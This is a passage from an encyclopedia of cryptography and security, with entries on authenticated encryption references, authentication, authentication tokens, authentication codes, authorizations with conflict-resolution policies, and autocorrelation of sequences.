Work is currently underway to extend AE notions to encompass a broader range of such goals [26]. This is an extension to the SSH analysis referred to above [4], but considers the various EtM, MtE, and E&M approaches rather than focusing on just one. Such research is another step in closing the gap between what cryptographers produce and what consumers of cryptographic protocols require. The hope is that we will reach the point where methods will be available to practitioners which relieve them from inventing cryptography (which, as we have seen, is a subtle area with many insidious pitfalls) and yet

allow them easy access to provably secure cryptographic protocols. We anticipate further work in this area.

Notes on References

Note that AE and its extensions continue to be an active area of research. Therefore, many of the bibliographic references are currently to unpublished preprints of works in progress. It would be prudent for the reader to look for more mature versions of many of these research reports to obtain the latest revisions.

Recommended Reading

1. Bellare M, Canetti R, Krawczyk H (1996) Keying hash functions for message authentication. In: Koblitz N (ed) Advances in cryptology—CRYPTO'96. Lecture notes in computer science, vol 1109. Springer, Berlin, pp 1–15
2. Bellare M, Desai A, Pointcheval D, Rogaway P (1998) Relations among notions of security for public-key encryption schemes. In: Krawczyk H (ed) Advances in cryptology—CRYPTO'98. Lecture notes in computer science, vol 1462. Springer, Berlin, pp 232–249
3. Bellare M, Kilian J, Rogaway P (2000) The security of the cipher block chaining message authentication code. J Comput Syst Sci (JCSS) 61(3):362–399. Earlier version in CRYPTO'94. See www.cs.ucdavis.edu/~rogaway
4. Bellare M, Kohno T, Namprempre C (2002) Authenticated encryption in SSH: provably fixing the SSH binary packet protocol. In: ACM conference on computer and communications security (CCS-9). ACM Press, New York, pp 1–11
5. Bellare M, Namprempre C (2000) Authenticated encryption: relations among notions and analysis of the generic composition paradigm. In: Okamoto T (ed) Advances in cryptology—ASIACRYPT 2000. Lecture notes in computer science, vol 1976. Springer, Berlin
6. Bellare M, Rogaway P (2000) Encode-thenencipher encryption: how to exploit nonces or redundancy in plaintexts for efficient encryption. In: Okamoto T (ed) Advances in cryptology—ASIACRYPT 2000. Lecture notes in computer science, vol 1976. Springer, Berlin, pp 317–330. See www.cs.ucdavis.edu/~rogaway
7. Bellare M, Rogaway P, Wagner D (2003) EAX: a conventional authenticated-encryption mode. Cryptology ePrint archive, reference number 2003/069, submitted April 13, 2003, revised September 9, 2003. See eprint.iacr.org
8. Bellovin S (1996) Problem areas for the IP security protocols. In: Proceedings of the sixth USENIX security symposium. pp 1–16, July 1996
9. Berendschot A, den Boer B, Boly J, Bosselaers A, Brandt J, Chaum D, Damgård I, Dichtl M, Fumy W, van der Ham M, Jansen C, Landrock P, Preneel B, Roelofsen G, de Rooij P, Vandewalle J (1995) Final report of race integrity primitives. In: Bosselaers A, Preneel B (eds) Lecture notes in computer science, vol 1007. Springer, Berlin
10. Bernstein D (2000) Floating-point arithmetic and message authentication. Available from http://cr.yp.to/hash127.html
11. Black J, Halevi S, Krawczyk H, Krovetz T, Rogaway P (1999) UMAC: fast and secure message authentication. In: Wiener J (ed) Advances in cryptology—CRYPTO'99. Lecture notes in computer science, vol 1666. Springer, Berlin
12. Black J, Rogaway P (2000) CBC MACs for arbitrary-length messages: the three-key constructions. In: Bellare M (ed) Advances in cryptology—CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin
13. Black J, Rogaway P (2002) A block-cipher mode of operation for parallelizable message authentication. In: Knudsen L (ed) Advances in cryptology—EUROCRYPT 2002. Lecture notes in computer science, vol 2332. Springer, Berlin, pp 384–397
14. Black J, Urtubia H (2002) Side-channel attacks on symmetric encryption schemes: the case for authenticated encryption. In: Boneh D (ed) Proceedings of the eleventh USENIX security symposium, pp 327–338, August 2002
15. Borisov N, Goldberg I, Wagner D (2001) Intercepting mobile communications: the insecurity of 802.11. In: MOBICOM. ACM Press, New York, pp 180–189
16. Carter L, Wegman M (1979) Universal hash functions. J Comput Syst Sci 18:143–154
17. Ferguson N, Whiting D, Schneier B, Kelsey J, Lucks S, Kohno T (2003) Helix: fast encryption and authentication in a single cryptographic primitive. In: Johansson T (ed) Fast software encryption, 10th international workshop, FSE 2003. Lecture notes in computer science, vol 2887. Springer, Berlin
18. Gligor V, Donescu P (2002) Fast encryption and authentication: XCBC encryption and XECB authentication modes. In: Matsui M (ed) Fast software encryption, 8th international workshop, FSE 2001. Lecture notes in computer science, vol 2355. Springer, Berlin, 92–108, See www.ece.umd.edu/~gligor/
19. Goldwasser S, Micali S, Rivest R (1998) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308
20. Halevi S (2001) An observation regarding Jutla's modes of operation. Cryptology ePrint archive, reference number 2001/015, submitted February 22, 2001, revised April 2, 2001. See eprint.iacr.org
21. Hawkes P, Rose G (2003) Primitive specification for SOBER-128. Available from http://www.qualcomm.com.au/Sober128.html
22. Iwata T, Kurosawa K (2003) OMAC: onekey CBC MAC. In: Johansson T (ed) Fast software encryption. Lecture notes in computer science, vol 2887. Springer, Berlin
23. Jonsson J (2002) On the security of CTR + CBC-MAC. In: Nyberg K, Heys HM (eds) Selected areas in cryptography—SAC 2002. Lecture notes in computer science, vol 2595. Springer, Berlin, pp 76–93
24. Jutla C (2001) Encryption modes with almost free message integrity. In: Pfitzmann B (ed) Advances in cryptology—EUROCRYPT 2001. Lecture notes in computer science, vol 2045. Springer, Berlin, pp 529–544
25. Katz J, Yung M (2000) Complete characterization of security notions for probabilistic private-key encryption. In: Proceedings of the 32nd annual symposium on the theory of computing (STOC). ACM Press, New York
26. Kohno T, Palacio A, Black J (2003) Building secure cryptographic transforms, or how to encrypt and MAC. Cryptology ePrint archive, reference number 2003/177, submitted August 28, 2003. See eprint.iacr.org
27. Kohno T, Viega J, Whiting D (2003) Highspeed encryption and authentication: a patent-free solution for 10 Gbps network devices. Cryptology ePrint archive, reference number 2003/106, submitted May 27, 2003, revised September 1, 2003. See eprint.iacr.org

28. Krawczyk H, Bellare M, Canetti R (1997) HMAC: keyed hashing for message authentication. IETF RFC-2104
29. Krawczyk H (2001) The order of encryption and authentication for protecting communications (or: How secure is SSL?). In: Kilian J (ed) Advances in cryptology—CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 310–331
30. Liskov M, Rivest R, Wagner D (2002) Tweakable block ciphers. In: Yung M (ed) Advances in cryptology—CRYPTO 2002. Lecture notes in computer science, vol 2442. Springer, Berlin, pp 31–46
31. Petrank E, Rackoff C (2000) CBC MAC for real-time data sources. J Cryptol 13(3):315–338
32. Rogaway P (2002) Authenticated-encryption with associated-data. In: ACM conference on computer and communications security (CCS-9). ACM Press, New York, pp 196–205
33. Rogaway P, Bellare M, Black J (2003) OCB: a block-cipher mode of operation for efficient authenticated encryption. ACM T Inform Syst Secur (TISSEC) 6(3):365–403
34. Wegman M, Carter L (1981) New hash functions and their use in authentication and set equality. J Comp Syst Sci 22:265–279
35. Whiting D, Housley R, Ferguson N (2002) Counter with CBC-MAC (CCM). Available from csrc.nist.gov/encryption/modes/proposedmodes/

Authentication

Ebru Celikel Cankaya
Department of Computer Science and Engineering,
University of North Texas, Denton, TX, USA

Synonyms

Credential verification; Identity proof

Related Concepts

►Access Control from an OS Security Perspective; ►Biometric Authentication

Definition

Authentication is the process of verifying an entity's identity, given its credentials. The entity could be in the form of a person, a computer, a device, a group of network computers, etc.

Background

The need for authentication started with computers and as technology evolved and networks became more common, it gained more importance. In order to ensure a secure communication, computers need to authenticate each other.

The oldest and simplest method to provide authentication is password login. As communication systems are becoming more sophisticated, more rigorous schemes are needed to achieve authentication.

Theory

Authentication aims at proving an entity is really the one that he claims to be. Fundamentally, four methods are used to achieve authentication: something an entity knows (e.g., password), something an entity has (e.g., id card), something an entity is (biometrics such as fingerprints, iris, etc.), and something an entity produces (e.g., signature or handwriting). To achieve strong authentication, one can use these methods in combination.

Authentication serves as an initial phase to authorization, with which it is used as a means to provide access control.

Applications

Network communication finds itself an application in a wide variety of areas ranging from e-commerce to instant messaging, from E-mail exchange to online consulting. In practice, all such applications require comprehensive authentication services. Several protocols exist to provide authentication: Public Key Infrastructure (PKI), Kerberos, Secure European System for Applications in a Multivendor Environment (Sesame), Remote Authentication Dial In User Service (RADIUS), and TACACS.

PKI is based on asymmetric key scheme. It ensures the validity of users, by issuing a certificate to each legitimate user. The certificate contains user information together with his public key, and is signed by the certification authority (CA), which is a trusted third party. This certification mechanism ensures the authenticity of a user who claims to have a certain public key in the PKI system.

Kerberos is another authentication system. Relying on symmetric key encryption, it simplifies the authentication process, and reduces the number of keys required (N symmetric keys for N users), as compared to the more complicated PKI scheme (N key pairs for N users). Using a single private key that is shared between a user and the Key Distribution Center (KDC), a user can request ticket from KDC to access system resources.

Sesame is an expansion of Kerberos. Similar to the notion of ticket in Kerberos, Sesame issues a token for a user that is authenticated by the authentication server. Still, it comes with its drawbacks, and later versions of Kerberos outperform Sesame.

KryptoKnight is a product of IBM that is developed for P2P authentication purposes, and is embedded in NetSP.

Remote Authentication Dial In User Service (RADIUS) is a comprehensive access control mechanism that is

also an IETF standard (RFC 2865). It employs a centralized server for authentication purposes, and is based on UDP.

Terminal Access Controller Access Control System (TACACS) is an authentication scheme that provides a server-based authentication service. The authentication service provided by TACACS is connection oriented (based on TCP). Therefore, it provides guaranteed operation as opposed to the best effort service provided by UDP-based RADIUS.

Authentication protocols are prone to security attacks such as masquerading (spoofing), which is essentially a man-in-the-middle attack. The spoofing attack can be prevented by employing the message authentication code (MAC), which is also known as the keyed hash.

Role-Based Access Control (RBAC) is another technique that is employed in providing authentication, especially in database systems. This approach relies on a set of role definitions that are preassigned based on various credentials. When one attempts access, his credentials are matched with the existing roles, and he is granted with the highest role his credentials match.

Open Problems and Future Directions

Authentication is one of the fundamental security services. Various techniques are employed to provide controlled access to systems that need authenticated user access.

Providing authentication in distributed environments is more complicated, since it involves users with dynamically changing roles. So, extended methods need to be explored for authentication in such systems.

Research continues on investigating novel approaches to be used as a basis to achieve authentication. Natural Language Processing (NLP) is one of them: One can encode random and usually hard-to-remember passwords with an easier-to-recall word (called as mnemonic) by using NLP techniques.

Studies are conducted to authenticate users via trusted computing platforms, such as personal digital assistants (PDAs) and Wireless LAN cards. In such systems, a hardware component is used as an authenticator. So, user involvement is minimized to eliminate intended or unintended misleadings.

Radio Frequency Identification (RFID) is another future direction that authentication follows. Using wireless infrastructure provides fast, practical, and easy authentication. But due to the fact that wireless transmission is more susceptible to security attacks, RFID authentication may become unreliable.

Experimental Results

There are many applications of authentication services. Based on various parameters as the technology available, users' skill level, time constraints, etc., certain authentication tools are used in certain environments. As an example, VeriChip uses RFID technology by injecting a microchip that transmits RFID signals through human skin for authentication purposes. It provides guaranteed access control mechanism, since it will prevent one from "forgetting" the password, not carrying it with him, or have it stolen by an adversary.

MIT implemented a belly button ring identifier that transmits low power signals to a cellular phone, which eventually authenticates the user to the network. Although this system is very practical, it has security issues since any reader can "identify" a certain user who transmits signals via its belly button ring.

Knowledge-based authentication is very straightforward: User to be authenticated needs to know and remember a password, and further keep this password safe. Obviously, it requires strict restrictions on using, saving, and destroying in order for it to be considered as a secure authentication scheme.

When passwords are used for authentication, means to protect passwords become very important. Techniques such as password hashing are available to secure passwords themselves.

Recommended Reading

1. Garman J (2003) Kerberos: the definitive guide. O'Reilly, Sebastopol
2. Stamp M (2005) Information security: principles and practice. Wiley, Hoboken
3. Stewart JM, Tittel E, Chapple M (2008) CISSP: certified information systems security professional study guide, 4th edn. Sybex, San Francisco
4. Whitman ME, Mattord HJ (2007) Principles of information security, 3rd edn. Thomson Course Technology, Boston
5. Todorov D (2007) Mechanics of user identification and authentication: fundamentals of identity management. Auerbach Publications, Boca Raton

Authentication Token

Robert Zuccherato
9 Carle Crescent, Ontario, Canada

Synonyms

Security token

Related Concepts and Keywords

►Authentication; ►Credentials; ►Identity Verification Protocol; ►Password

Definition

The term "authentication token" can have at least three different definitions, but is generally used to refer to an object that is used to authenticate one entity to another (►Authentication). The various definitions for "authentication token" include the credentials provided to an authenticating party as part of an identity verification protocol, a data structure provided by an authentication server for later use in authenticating to a different application server, and a physical device or computer file used to authenticate oneself.

Theory

In most identity verification or authentication protocols, the entity being authenticated must provide the authenticating entity with some proof of the claimed identity (as in [1, 2]). This proof will allow the authenticating party to verify the identity that is being claimed and is sometimes called an "authentication token." Examples of these types of authentication tokens include functions of shared secret information, such as passwords, known only to the authenticating and authenticated parties, and responses to challenges that are provided by the authenticating party, but which could only be produced by the authenticated party.

In some security architectures, end users are authenticated by a dedicated "authentication server" by means of an identity verification protocol. This server then provides the user with credentials, sometimes called an "authentication token," which can be provided to other application servers in order to authenticate to those servers. Thus, these credentials are not unlike those described above, which are provided directly by the end user to the authenticating party, except in that they originate with a third party, the authentication server.

Usually these tokens take the form of a data structure that has been digitally signed (►Digital Signature Schemes) or MACed (►MAC Algorithms) by the authentication server and thus vouch for the identity of the authenticated party. In other words, the authenticated party can assert his/her identity to the application server simply by presenting the token. These tokens must have a short lifetime, since if they are stolen they can be used by an attacker to gain access to the application server.

Quite often the credentials that must be provided to an authenticating party are such that they cannot be constructed using only data that can be remembered by a human user. In such situations, it is necessary to provide a storage mechanism to maintain the user's private information, which can then be used when required in an identity verification protocol (as in [3]). This storage mechanism can be either a software file containing the private information and protected by a memorable password, or it can be a hardware device (e.g., a smart card) and is sometimes called an "authentication token."

In addition to making many identity verification protocols usable by human end entities, these authentication tokens have another perhaps more important benefit. As successful completion of the protocol now usually involves both something the end entity has (the file or device) and something the end entity knows (the password or PIN to access the smart card), instead of just something the end entity knows, the actual security of the authentication mechanism is increased. In particular, when the token is a hardware device, obtaining access to that device can often be quite difficult, thereby providing substantial protection from attack.

Recommended Reading

1. ISO/IEC 9798-1 (1997) Information technology – security techniques – entity authentication – Part 1: General
2. FIPS 196 (1997) Entity authentication using public key cryptography. Federal Information Processing Standards Publication 196, U.S. Department of Commerce/NIST, National Technical Information Service, Springfield, Virginia
3. M'Raihi D, Bellare M, Hoornaert F, Naccache D, Ranen O (2005). HOTP: an HMAC-based one-time password algorithm. RFC 4226

Authentication, From an Information Theoretic Perspective

Gregory Kabatiansky[1], Ben Smeets[2]
[1]Dobrushin Mathematical Lab, Institute for Information Transmission Problems RAS, Moscow, Russia
[2]Department of Information Technology, Lund University, Lund, Sweden

Synonyms

Information integrity

Definition

Information authentication aims to verify with high probability that particular information is authentic, i.e., has not been changed.

Background

There is a rather common saying that cryptology has two faces. The first (and better known) face is cryptography in its narrow sense which aims to protect data (information) from being revealed to an opponent. The second face, known as authentication (also as known a information integrity), should guarantee with some confidence that given information is authentic, that is, has not been altered or substituted by the opponent. This confidence may depend on the computing power of the opponent (e.g., in a ►*digital signature schemes* this is the case) or not. The latter is called unconditional authentication and makes use of ►*symmetric cryptosystems*.

Theory

The model of unconditional authentication schemes (or, codes) consists of a sender, a receiver, and an opponent. The last one can observe all the information transmitted from sender to receiver; it is assumed (following Kerkhoff's ►*maxim*) that the opponent knows everything, even the original(plain) message (this is called *authentication without secrecy*), but he/she does not know the used key.

There are two kinds of possible attacks by the opponent. One speaks about an *impersonation attack* when the opponent sends a message in the hope that it will be accepted by the receiver as a valid one. In a *substitution attack* the opponent observes a transmitted message and then replaces it with another message. For authentication purposes, it is enough to consider only so-called systematic *authentication codes* in which the transmitted message has the form $(m;z)$, where m is chosen from the set M of possible messages and $z = f(m)$ is its *tag* (a string of "parity-check symbols" in the language of coding theory). Let Z be the tag-set and let $F = \{f_1,\ldots,f_n\}$ be a set of n encoding maps $f_i : M \to Z$. To authenticate (or *encode*) message m, the sender chooses randomly one of the encoding mappings f_i (the choice is in fact the secret key unknown to the opponent). One may assume without loss of generality that these encoding maps f_i are chosen uniformly. The corresponding probabilities of success for impersonation and substitution attacks are denoted by P_I and P_S, respectively. The first examples of authentication codes were given in Ref. [1], among them the following *optimal* scheme (known as *affine scheme*).

Let the set M of messages and the set Z of tags coincide with the ►*finite field* $\mathbf{F}_q$ of q elements (hence q should be a prime power). The set F of encoding mappings consists of all possible affine functions, that is, mappings of the form

$$f_{a,b}(m) = am + b.$$

For this scheme, $P_I = P_S = q^{-1}$ and the scheme is optimal for both parameters – for P_I this is obvious and for P_S this follows from the *square-root* bound $P_S \geq 1/\sqrt{n}$ which is also derived in Ref. [1]. Although this scheme is optimal (meets this bound with equality), it has a serious drawback when being applied in practice since its key size (which is equal to $\log n = 2\log q$) is twice larger than the message size.

For a long time (see [2, 3]), no known schemes (codes) had a key size that was much smaller than the message size. Schemes that did allow this were first constructed in Ref. [4]. They made use of a very important relationship between authentication codes and error-correcting codes (*ECC*, shortly)(see [5] and ►*cyclic codes*).

By definition (see [6]), an *authentication code* (*A-code*, for short) is a q-ary code V over the alphabet Z ($|Z| = q$) of length n consisting of $|M|$ codewords $v^{(m)} = (f_1(m),\ldots,f_n(m))$, $m \in M$. Almost without loss of generality one can assume that all words in the A-code V have a uniform composition, that is, all "characters" from the alphabet Z appear equally often in every codeword (more formally, $|\{i : v_i = z\}| = n/q$ for any $v \in V$ and any $z \in Z$). This is equivalent to saying that P_I takes on its minimal possible value q^{-1}. Define the relative A-distance between vectors $x = (x_1,\ldots,x_n)$ and $y = (y_1,\ldots,y_n)$ as $\delta_A(x,y) = 1 - n^{-1}q\gamma(x,y)$, where

$$\gamma(x,y) = \max_{z,z' \in Z} \{|\{i : x_i = z, y_i = z'\}|.$$

Then the maximal probability of success of a substitution by the opponent is

$$P_S = 1 - \delta_A(V),$$

where the minimum relative A-distance $\delta_A(V)$ of the code V is defined as

$$\delta_A(V) = \min_{v \neq v' \in V} \delta_A(v,v').$$

The obvious inequality $d_A(V) = n\delta_A(V) \leq d_H(V)$, with $d_H(V)$ the *minimum Hamming distance* of V, allows one to apply known upper bounds for *ECC* to systematic A-codes and re-derive known nonexistence bounds for authentication codes as well as obtain new bounds (see [6, 7] for details).

On the other hand, the q-twisted construction proposed in [6] turns out to be a very effective tool to construct good authentication codes from *ECC* (in fact many known authentication schemes are implicitly or explicitly based on the q-twisted construction). Let C be an error-correcting code of length m over $\mathbf{F}_q$ with the minimal Hamming distance $d_H(C)$ and let U be its subcode of cardinality $q^{-1} \mid C \mid$

such that for all $U \in U$ and all $\lambda \in \mathbf{F}_q$ vectors $u + \lambda 1$ are distinct and belongs to C, where 1 is the all-one vector. Then the following q-ary code $V_U := \{(u + \lambda_1 1, \ldots, u + \lambda_q 1) : u \in U\}$ (where $\lambda_1, \ldots, \lambda_q$ are all different elements of the field $\mathbf{F}_q$) of length $n = mq$ is called a q-twisted code and considered as A-code generates the authentication scheme [6] for protecting $|U|$ messages with the number of keys $n = mq$ providing probabilities

$$P_I = 1/q,\ P_S = 1 - \frac{d_H(C)}{m}.$$

Application of the q-twisted construction to many optimal *ECC* (with sufficient large minimal code distance) produces optimal or near-optimal authentication codes. For instance, *Reed–Solomon* codes generate authentication schemes which are the natural generalization of the aforementioned affine scheme (namely, $k = 1$) and have the following parameters ([6, 8]) :

- The number of messages is q^k, the number of keys is q^2 and the probabilities $P_I = 1/q$, $P_S = k/q$, where $k + 1$ is the number of information symbols of the corresponding Reed–Solomon code.

Reed–Solomon codes are a particular case of *algebraic-geometry* (AG) codes and the corresponding application of q-twisted construction to AG codes leads to an asymptotically very efficient class of schemes with the important, additional property of being polynomial constructible (see [9, 10]).

To conclude, we note that there is also another equivalent "language" to describe and investigate unconditional authentication schemes, namely, the notion of almost strongly 2–universal hash functions (see [3] and also [10, 11]).

Recommended Reading

1. Gilbert EN, MacWilliams FJ, Sloane NJA (1974) Codes which detect deception. Bell Syst Tech J 33(3):405–424
2. Simmons GJ (1992) A survey of information authentication. Contemporary cryptology, the science of information integrity. IEEE, New York, pp 379–419
3. Wegman MN, Carter JL (1981) New hash functions and their use in authentication and set equality. J Comput Syst Sci 22:265–279
4. Johansson T, Kabatianskii GA, Smeets B (1994) On the realtion between A-codes and codes correcting independent errors. In: Advances in cryptology, EUROCRYPT 1993. Lecture notes in computer science, vol 765. Springer, pp 1–11
5. van Tilborg HCA (1996) Authentication codes: an area where coding and cryptology meet. In: Boyd C (ed) Cryptography and coding V. Lecture notes in computer science, vol 1025. Springer, pp 169–183
6. Kabatianskii GA, Smeets B, Johansson T (1996) On the cardinality of systematic authentication codes via error-correcting codes. IEEE Trans Inf Theory 42(2):566–578
7. Bassalygo LA, Burnashev MV (1996) Authentication, identification and pairwise separated measures. Prob Inf Transm 32(1):41–47
8. den Boer B (1993) A simple and key-economical unconditionally authentication scheme. J Comput Secur 2(1):65–67
9. Vladuts SG (1998) A note on authentication codes from algebraic geometry. IEEE Trans Inf Theory 44:1342–1345
10. Niederreiter H, Xing C (2001) Rational points on curves over finite fields. London mathematical society lecture note series, vol 285. Cambridge University Press, Cambridge
11. Stinson DR (1994) Universal hashing and authentication codes. Designs Codes Cryptogr 4:369–380

Authorization

►Access Control

Authorizations

Sabrina De Capitani di Vimercati
Dipartimento di Tecnologie dell'Informazione (DTI), Università degli Studi di Milano, Crema (CR), Italy

Synonyms

Access control rules

Related Concepts

►Access Control Policies, Models, and Mechanisms; ►Discretionary Access Control Policies (DAC)

Definition

An *authorization* represents the right granted to a user to exercise an action (e.g., read, write, create, delete, and execute) on certain objects.

Background

Access control evaluates the requests to access resources and determines whether to grant or deny them. The access control process evaluating all access requests is based on regulations that differ according to the specific access control policy adopted. In case of ►discretionary access control policies, the access control process relies on a set of *authorizations* that traditionally are expressed in terms of the identity of the users. Since the ability of users to access resources depends on their identity, users must be properly authenticated.


Theory and Application

The simplest form of authorization is a triple $\langle u, o, a \rangle$, where u is the user to whom the authorization is granted, o is the object to which access is granted, and a is the action representing the type of access that the user u can exercise on object o. Specific subjects, objects, and actions to which authorizations can be referred may be different from system to system. For instance, in an operating system, objects will be files and directories, while in database systems, tables and tuples within them might be considered as objects. Actions for which authorizations can be specified include the following access modes: *read*, to provide users with the capability to view information; *write*, to allow users to modify or delete information; *execute*, to allow users to run programs; *delete*, to allow users to delete system resources; and *create*, to allow users to create new resources within the system.

In today's systems, the simple triple $\langle u, o, a \rangle$ has evolved to support the following features [5].

- *Conditions.* To make authorization validity dependent on the satisfaction of some specific constraints, today's access control systems typically support conditions associated with authorizations. For instance, conditions can impose restrictions on the basis of: object content (content-dependent conditions), system predicates (system-dependent conditions), or accesses previously executed (history-dependent conditions).
- *Purpose.* Often the decision of whether an access request can be granted or denied may not only depend on the user identity but also on the use the user intends to do with the object being requested, possibly declared by the user at the time of the request. To take into consideration this important aspect, authorizations may be extended with the specification of the purpose, that is, the reason for which an object can be used [1]. For instance, an authorization may state that a user can access a specific object only if the user intends to access the object for research purposes.
- *Abstractions.* To simplify the authorization definition process, discretionary access control supports also *user groups* and *classes of objects*, which may also be hierarchically organized. Typically, authorizations specified on an abstraction propagate to all its members according to different *propagation policies*. Figure 1 illustrates an example of user-group hierarchy, where, for example, an authorization specified for the `Nurse` group applies also to `Bob` and `Carol`.
- *Positive and negative authorizations.* To provide more flexibility and control in the specification of authorizations, positive and negative authorizations can be combined in a single model. For instance, the owner of an object, who is delegating administration to others, can specify a negative authorization for a specific user to ensure that the user will never be able to access the object, even if others grant her a positive permission for it. Negative authorizations can also be used to specify exceptions. Suppose, for example, that all users belonging to a group but u can access object o. If exceptions were not supported, it would be necessary to associate an authorization with each user in the group but u, therefore not exploiting the possibility of specifying the authorization on the group. This situation can be easily solved by supporting both *positive* and *negative* authorizations: the system would have a positive authorization for the group and a negative authorization for u.

  The use of both positive and negative authorizations introduces two problems: *inconsistency*, when conflicting authorizations are associated with the same element in a hierarchy; and *incompleteness*, when some accesses are neither authorized nor denied.
- Incompleteness is usually easily solved by assuming a *default policy* (open or closed, this latter being more common), when no authorization applies. In this case, an open policy approach allows the access, while the closed policy approach denies it.
- To solve the inconsistency problem, different *conflict resolution policies* have been proposed [3, 4], which are described in the following.
  - *No conflict*. The presence of a conflict is considered an error.
  - *Denials take precedence*. Negative authorizations take precedence.
  - *Permissions take precedence*. Positive authorizations take precedence.



Authorizations. Fig. 1 An example of user-group hierarchy

- *Nothing takes precedence*. Conflicts remain unsolved.
- *Most specific takes precedence*. An authorization specified for an entity (user, object, or action) takes precedence over authorizations specified for groups to which the entity belong. For instance, consider the user-group hierarchy in Fig. 1 and the authorizations ⟨`Medical`, `Document1`, $+r$⟩ and ⟨`Nurse`, `Document1`, $-r$⟩. `Carol` cannot read `Document1` since the `Nurse` group is more specific than the `Medical` group. The most specific takes precedence criteria is intuitive and natural, as it expresses the concept of "exception." However, it does not solve all possible conflicts. For instance, `Carol` belongs to groups `Nurse` and `Physician`, which are not in a membership relationship, holding conflicting authorizations.
- *Most specific along a path takes precedence*. An authorization specified for an entity (user, object, or action) takes precedence over authorizations specified for groups to which the entity belong, only for the paths passing from the considered entity. For instance, with respect to the previous example, `Carol` gains a positive authorization from path (`Medical`, `Physician`, `Carol`), and a negative one from path (`Medical`, `Nurse`, `Carol`).

Different authorizations can be applicable to a given access request involving a specific user, object, and action. The request is therefore granted if there is at least one authorization that allows it. With respect to the specified authorizations, intuitively, this implies that different authorizations are considered as combined in OR. This traditional approach results limiting in some contexts. As a matter of fact, often access restrictions are stated in a restrictive form rather than in the inclusive positive form just mentioned. Rules expressed in a restrictive form state conditions that must be satisfied for an access to be granted and such that, if at least one condition is not satisfied, the access should not be granted. For instance, a rule can state that "access to file1 can be allowed only to Medical staff." It is easy to see that such a restriction cannot be simply represented as an authorization stating that users belong to the `Medical` group can be authorized. In fact, while the single authorization brings the desired behavior, its combination with other authorizations may have the effect that the only constraint is not satisfied anymore. From what said, it is clear that the traditional approach of specifying authorizations as positive permissions for the access is not sufficient. Some proposals therefore support the definition of restrictions to specify requirements of the exclusive only if form stated above [1]. In this case, restrictions are of the form $\langle u, o, a, c\rangle$ stating that u can perform action a on object o only if condition c is satisfied. Restrictions specify requirements that must all be satisfied for an access to be granted. Lack to satisfy any of the requirements that apply to a given request implies the request will be denied. Intuitively, restrictions play the same role as negative authorizations (i.e., a restriction is equivalent to a negative authorization where the condition is negated). However, restrictions are easier to understand because of the clear separation between users to which a restriction applies on one side and necessary conditions that these users must satisfy on the other side (which, in traditional approaches, would be collapsed into a single field [3]).

Advanced Authorizations

Recent advancements allow the specifications of authorizations with reference to generic attributes/properties of the parties (e.g., name, citizenship, occupation) and the objects (e.g., owner, creation date) involved. A common assumption is that these properties characterizing users and objects are stored in profiles that define the name and the value of the properties. Users may also support requests for certified data (i.e., ►*credentials*), issued and signed by authorities trusted for making statements on the properties, and uncertified data, signed by the owner itself. In this case, each component of the triple $\langle u, o, a\rangle$ corresponds to boolean formulas over the user requesting access, the object to which access is requested, and the actions the user wants to perform on the object, respectively. Also, recent access control models extend the authorization form allowing the specification of more expressive access control rules, usually based on some logic languages [2]. Goal of these proposals is the development of flexible and powerful access control models that provide multiple policy features, that is, that can capture within a single model (and therefore mechanism) different access control and conflict resolution policies.

Recommended Reading

1. Bonatti P, Damiani E, De Capitani di Vimercati S, Samarati P (2001) A component-based architecture for secure data publication. In: Proceedings of the 17th Annual Computer Security Applications Conference. New Orleans, December 2001
2. Bonatti P, Samarati P (2003) Logics for authorizations and security. In: Chomicki J, van der Meyden R, Saake G (eds) Logics for emerging applications of databases. Springer, Berlin/Hedielberg
3. Jajodia S, Samarati P, Sapino ML, Subrahmanian VS (2001) Flexible support for multiple access control policies. ACM Trans Database Syst 26(2):214–260

4. Lunt T (1989) Access control policies: some unanswered questions. Comput Secur 8(1):43–54
5. Samarati P, De Capitani di Vimercati S (2001) Access control: policies, models, and mechanisms. In: Focardi R, Gorrieri R (eds) Foundations of Security Analysis and Design. Lecture notes in computer science, vol 2171. Springer, Berlin

Autocorrelation

Tor Helleseth
The Selmer Center, Department of Informatics, University of Bergen, Bergen, Norway

Related Concepts

►Autocorrelation; ►Cross-Correlation; ►Maximal-Length Linear Sequences; ►Modular Arithmetic; ►Sequences

Definition

Let $\{a_t\}$ be a ►sequence of period n (so $a_t = a_{t+n}$ for all values of t), with symbols being the integers mod q (►modular arithmetic). The periodic autocorrelation of the sequence $\{a_t\}$ at shift τ is defined as

$$A(\tau) = \sum_{t=0}^{n-1} \omega^{a_{t+\tau} - a_t}$$

where ω is a complex q-th root of unity.

Often one considers binary sequences when $q = 2$ and $\omega = -1$. Then the autocorrelation at shift τ equals the number of agreements minus the number of disagreements between the sequence $\{a_t\}$ and its cyclic shift $\{a_{t+\tau}\}$.

Application

In most applications, one wants the autocorrelation for all nonzero shifts $\tau \neq 0 \pmod{n}$ (the out-of-phase autocorrelation) to be low in absolute value. For example, this property of a sequence is extremely useful for synchronization purposes.

Recommended Reading

1. Golomb SW (1967) Shift register sequences. Holden-Day series in information systems. Holden-Day, San Francisco. Revised ed., Aegean Park Press, Laguna Hills, 1982
2. Golomb SW, Gong G (2005) Signal design for good correlation – for wireless communication, cryptography, and radar. Cambridge University Press, Cambridge
3. Helleseth T, Vijay Kumar P (1998) Sequences with low correlation. In Pless VS, Huffman WC (ed) Handbook in coding theory, vol II. Elsevier, Amsterdam, pp 1765–1853
4. Helleseth T, Vijay Kumar P (2002) Pseudonoise sequences. In Gibson JD (ed) The communications handbook, 2nd edn. CRC Press, London, pp 8–1–8–12

Autotomic Signatures

David Naccache
Département d'informatique, Groupe de cryptographie, École normale supérieure, Paris, France

Related Concepts

►Digital Signatures

Definition

